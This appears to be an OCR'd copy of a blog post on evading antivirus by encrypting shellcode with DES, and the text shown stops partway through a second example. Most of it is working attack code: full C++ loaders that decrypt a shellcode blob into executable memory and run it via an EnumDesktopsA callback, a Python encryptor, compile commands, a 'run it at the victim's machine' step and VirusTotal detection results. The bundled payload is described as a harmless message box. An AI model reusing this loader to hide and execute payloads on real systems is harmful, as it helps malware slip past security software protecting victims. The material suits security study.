
Malware AV/VM evasion - part 11: encrypt payload via DES. Simple C++ example.

cocomelonc.github.io/malware/2023/02/12/malware-av-evasion-11.html

February 12, 2023

10 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on try to evasion AV engines via encrypting payload with “classic” encryption: DES algorithm.

DES

DES (Data Encryption Standard) is a symmetric encryption algorithm that was widely used for securing sensitive information. Since payload encryption with XOR, AES or RC4 algorithms are more suspicious, it was decided to try DES encryption.

The DES algorithm includes `16` rounds of encryption and decoding.
The algorithm's fundamental flow is as follows:

- a `56-bit` key is expanded into 16 `48-bit` keys, one for each round, during key generation.
- initial permutation: The input block is rearranged based on a table of initial permutations.
- the 16 rounds of encryption and decryption are conducted within the main loop.
  each round includes the following actions: a. the right `32-bit` side of the input block is enlarged to `48 bits`.
  b. key Mixing: The right half of the expanded key is `XOR`ed with the round key.
  c. replacement: The resulting 48-bit block is divided into eight `6-bit` blocks, and each `6-bit` block is replaced with a `4-bit` block using a substitution box (`S-box`).
  d. the resultant 32-bit block is permuted utilizing a predetermined permutation table.
  e. swap: The left and right halves of the input block are switched places.

- the output of the final round is permuted one more to create the final ciphertext.
- to decrypt a ciphertext, the same 16 rounds of operations are executed in reverse order with the 16 round keys. The final output is once again permuted to generate the original plaintext.

practical example

The Windows API provides the `CryptoAPI` library, which includes a set of functions for performing encryption and decryption operations. To use the `DES` algorithm, you can use the `CryptEncrypt`:

```
BOOL CryptEncrypt(
  [in]      HCRYPTKEY  hKey,
  [in]      HCRYPTHASH hHash,
  [in]      BOOL       Final,
  [in]      DWORD      dwFlags,
  [in, out] BYTE       *pbData,
  [in, out] DWORD      *pdwDataLen,
  [in]      DWORD      dwBufLen
);
```

and `CryptDecrypt`:

```
BOOL CryptDecrypt(
  [in]      HCRYPTKEY  hKey,
  [in]      HCRYPTHASH hHash,
  [in]      BOOL       Final,
  [in]      DWORD      dwFlags,
  [in, out] BYTE       *pbData,
  [in, out] DWORD      *pdwDataLen
);
```

functions provided by the `CryptoAPI`.

Here is an example of how we could use the WinAPI function `CryptEncrypt` to encrypt shellcode using the `DES` encryption algorithm:

```
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>

const BYTE payload[] = "\x90\x90\x90\x90\x90\x90\x90\x90"; // shellcode
const DWORD payload_size = sizeof(payload);
const BYTE key[] = "01234567"; // 8-byte DES key

int main(void) {
  HCRYPTPROV hProv = 0;
  HCRYPTKEY hKey = 0;
  BYTE encrypted[payload_size];
  DWORD encrypted_size = 0;
  CryptAcquireContext(&hProv, NULL, MS_ENHANCED_PROV, PROV_RSA_FULL,
CRYPT_VERIFYCONTEXT);
  CryptCreateHash(hProv, CALG_MD5, 0, 0, &hKey));
  CryptHashData(hKey, key, sizeof(key), 0));
  CryptDeriveKey(hProv, CALG_DES, hKey, 0, &hKey));
  CryptEncrypt(hKey, 0, TRUE, 0, encrypted, &encrypted_size, payload_size));
  CryptDestroyKey(hKey);
  CryptReleaseContext(hProv, 0);

  printf("encrypted payload:\n");
  for (DWORD i = 0; i < encrypted_size; i++) {
      printf("\\x%02x", encrypted[i]);
  }
  printf("\n");

  return 0;
}
```

But if the payload length is greater than `8`, you can split the payload into `8-byte` blocks, then encrypt each block individually using `DES`, and then concatenate the encrypted blocks to form the final encrypted payload:

```
void encrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
  DWORD block_len = 8;
  int i;
  int n = (my_payload_len / block_len) + (my_payload_len % block_len != 0);
  int padding = block_len - (my_payload_len % block_len);

  for (i = 0; i < n; i++) {
    memcpy(output, my_payload, block_len);
    if (i == n - 1) {
      memset(output + my_payload_len % block_len, '\x90', padding);
    }
    CryptEncrypt(hKey, 0, (i == n - 1), 0, output, &block_len, block_len);
    my_payload += block_len;
    output += block_len;
  }
}

void decrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
  DWORD block_len = 8;
  int i;
  int n = my_payload_len / block_len;

  for (i = 0; i < n; i++) {
    memcpy(output, my_payload, block_len);
    CryptDecrypt(hKey, 0, (i == n - 1), 0, output, &block_len);
    my_payload += block_len;
    output += block_len;
  }
}
```

as you can see, for simplicity, if payload length is not a multiple of `8`, we fill them in with `\x90`.

So, finally, full source code is looks like this (`hack.cpp`):

```
/*
 * hack.cpp - encrypt and decrypt shellcode via DES. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/02/13/malware-av-evasion-11.html
*/
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>
#pragma comment (lib, "crypt32.lib")

void encrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
  DWORD block_len = 8;
  int i;
  int n = (my_payload_len / block_len) + (my_payload_len % block_len != 0);
  int padding = block_len - (my_payload_len % block_len);

  for (i = 0; i < n; i++) {
    memcpy(output, my_payload, block_len);
    if (i == n - 1) {
      memset(output + my_payload_len % block_len, '\x90', padding);
    }
    CryptEncrypt(hKey, 0, (i == n - 1), 0, output, &block_len, block_len);
    my_payload += block_len;
    output += block_len;
  }
}

void decrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
  DWORD block_len = 8;
  int i;
  int n = my_payload_len / block_len;

  for (i = 0; i < n; i++) {
    memcpy(output, my_payload, block_len);
    CryptDecrypt(hKey, 0, (i == n - 1), 0, output, &block_len);
    my_payload += block_len;
    output += block_len;
  }
}

int main() {
  DWORD block_len = 8;
  HCRYPTPROV hProv;
  HCRYPTKEY hKey;
  unsigned int dec_payload_len = 305;

  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
```

```
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  int my_payload_len = sizeof(my_payload);
  unsigned char enc_payload[my_payload_len + (block_len - (my_payload_len %
block_len))];
  unsigned char dec_payload[my_payload_len];

  if (!CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT |
CRYPT_MACHINE_KEYSET)) {
    return 1;
  }

  if (!CryptGenKey(hProv, CALG_DES, CRYPT_EXPORTABLE, &hKey)) {
    CryptReleaseContext(hProv, 0);
    return 1;
  }

  encrypt_des(my_payload, enc_payload, my_payload_len, hKey);

  printf("encrypted:\n");
  for (int i = 0; i < my_payload_len; i++) {
    printf("0x%02x, ", enc_payload[i]);
  }
  printf("\n\n");

  decrypt_des(enc_payload, dec_payload, my_payload_len, hKey);

  int r = sizeof(dec_payload) % block_len;
//   printf("%d\n", r);

//   for (int k = r; k > 0; k --) {
//     dec_payload[sizeof(dec_payload) - k] = '\x90';
//   }
```


```
  printf("decrypted:\n");
  for (int i = 0; i < sizeof(dec_payload); i++) {
    printf("0x%02x, ", dec_payload[i]);
  }
  printf("\n\n");

  CryptDestroyKey(hKey);
  CryptReleaseContext(hProv, 0);

  LPVOID mem = VirtualAlloc(NULL, dec_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, dec_payload, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

  return 0;
}
```

As usually, use `meow-meow` messagebox payload.

demo


Let's go to see everything in action. Compile our "malware":


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```



Then run it at the victim's machine:

```
.\hack.exe
```






As you can see everything is worked perfectly :)

What about entropy? Run script from this post:

```
python3 entropy -f ./hack.exe
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-02-13-malware-av-evasion-11]
└─$ python3 entropy.py -f ./hack.exe
.text
        virtual address: 0x1000
        virtual size: 0x7078
        raw size: 0x7200
        entropy: 6.24170983668408
.data
        virtual address: 0x9000
        virtual size: 0xf0
        raw size: 0x200
        entropy: 0.9699772229890653
.rdata
        virtual address: 0xa000
        virtual size: 0xf00
        raw size: 0x1000
        entropy: 5.078319488908314
```

Upload it to VirusTotal:




As you can see, 17 of 71 AV engines detect our PoC file as malicious.

https://www.virustotal.com/gui/file/d66bdc22cd4f39dcbfb75d553ecfd6a1a6afc996c66f1b26ba43795667282223/details

Of course, if we look into import address table:

```
objdump -x -D hack.exe | less
```



```
The Import Tables (interpreted .idata section contents)
 vma:            Hint    Time      Forward  DLL       First
                 Table   Stamp     Chain    Name      Thunk
 0000e000        0000e064 00000000 00000000 0000e804 0000e264

       DLL Name: ADVAPI32.dll
       vma:  Hint/Ord Member-Name Bound-To
       e464     1194  CryptAcquireContextA
       e47c     1198  CryptDecrypt
       e48c     1201  CryptDestroyKey
       e49e     1204  CryptEncrypt
       e4ae     1210  CryptGenKey
       e4bc     1221  CryptReleaseContext

 0000e014        0000e09c 00000000 00000000 0000e850 0000e29c
```

As you can see, clearly, our functions can raise suspicion. So this is the expected result (*17/71*).

For better result we can use function call obfuscation trick.

python

This is simple python implementation via `pycryptodome` library:

```
from Crypto.Cipher import DES
import struct

key = b'\x6d\x65\x6f\x77\x6d\x65\x6f\x77' # the key should be 8 bytes long: meowmeow

def pad(data):
    length = len(data)
    padding_length = 8 - (length % 8)
    padding = b'\x90' * padding_length
    return data + padding

def des_encrypt(data):
    data = pad(data)
    des = DES.new(key, DES.MODE_ECB)
    encrypted_data = des.encrypt(data)
    return encrypted_data

def des_decrypt(data):
    des = DES.new(key, DES.MODE_ECB)
    decrypted_data = des.decrypt(data)
    return decrypted_data.rstrip(b'\x90')

# encrypt shellcode
data = b"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
data+= b"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
data+= b"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
data+= b"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
data+= b"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
data+= b"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
data+= b"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
data+= b"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
data+= b"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
data+= b"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
data+= b"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
data+= b"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
data+= b"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
data+= b"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
data+= b"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
data+= b"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
data+= b"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
data+= b"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
data+= b"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
data+= b"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
data+= b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
data+= b"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
data+= b"\x2e\x2e\x5e\x3d\x00";

encrypted_data = des_encrypt(data)
decrypted_data = des_decrypt(encrypted_data)

# print('original data:', data)
# print('key', key)
```

```
# print('encrypted data:', encrypted_data)
# print('decrypted data:', decrypted_data)

# import binascii
# h = binascii.hexlify(key)
# print (h.decode("ascii"))

# print ('{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in key) + ' };')

# print (len(data))
print("key:", "\\x" + '\\x'.join('{:02x}'.format(x) for x in key))
print("\n")
print("original data:", "\\x" + '\\x'.join('{:02x}'.format(x) for x in data))
print("\n")
print("encrypted data:", "\\x" + '\\x'.join('{:02x}'.format(x) for x in
encrypted_data))
print("\n")
print("decrypted data:", "\\x" + '\\x'.join('{:02x}'.format(x) for x in
decrypted_data))
```

practical example 2

At this example (`hack2.cpp`), we can try to DES encrypt and decrypt payload with custom key `\x6d\x65\x6f\x77\x6d\x65\x6f\x77`:

```
/*
 * hack.cpp - encrypt and decrypt shellcode via DES (custom key). C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/02/13/malware-av-evasion-11.html
*/
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>
#pragma comment (lib, "crypt32.lib")

void encrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
  DWORD block_len = 8;
  int i;
  int n = (my_payload_len / block_len) + (my_payload_len % block_len != 0);
  int padding = block_len - (my_payload_len % block_len);

  for (i = 0; i < n; i++) {
    memcpy(output, my_payload, block_len);
    if (i == n - 1) {
      memset(output + my_payload_len % block_len, '\x90', padding);
    }
    CryptEncrypt(hKey, 0, (i == n - 1), 0, output, &block_len, block_len);
    my_payload += block_len;
    output += block_len;
  }
}

void decrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
  DWORD block_len = 8;
  int i;
  int n = my_payload_len / block_len;

  for (i = 0; i < n; i++) {
    memcpy(output, my_payload, block_len);
    CryptDecrypt(hKey, 0, (i == n - 1), 0, output, &block_len);
    my_payload += block_len;
    output += block_len;
  }
}

int main() {
  DWORD block_len = 8;
  HCRYPTPROV hProv;
  HCRYPTKEY hKey;
  unsigned char key[] = "\x6d\x65\x6f\x77\x6d\x65\x6f\x77";
  DWORD key_size = sizeof(key);
  HCRYPTHASH hHash;
  unsigned int dec_payload_len = 305;

  unsigned char my_payload[] =
```

```
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
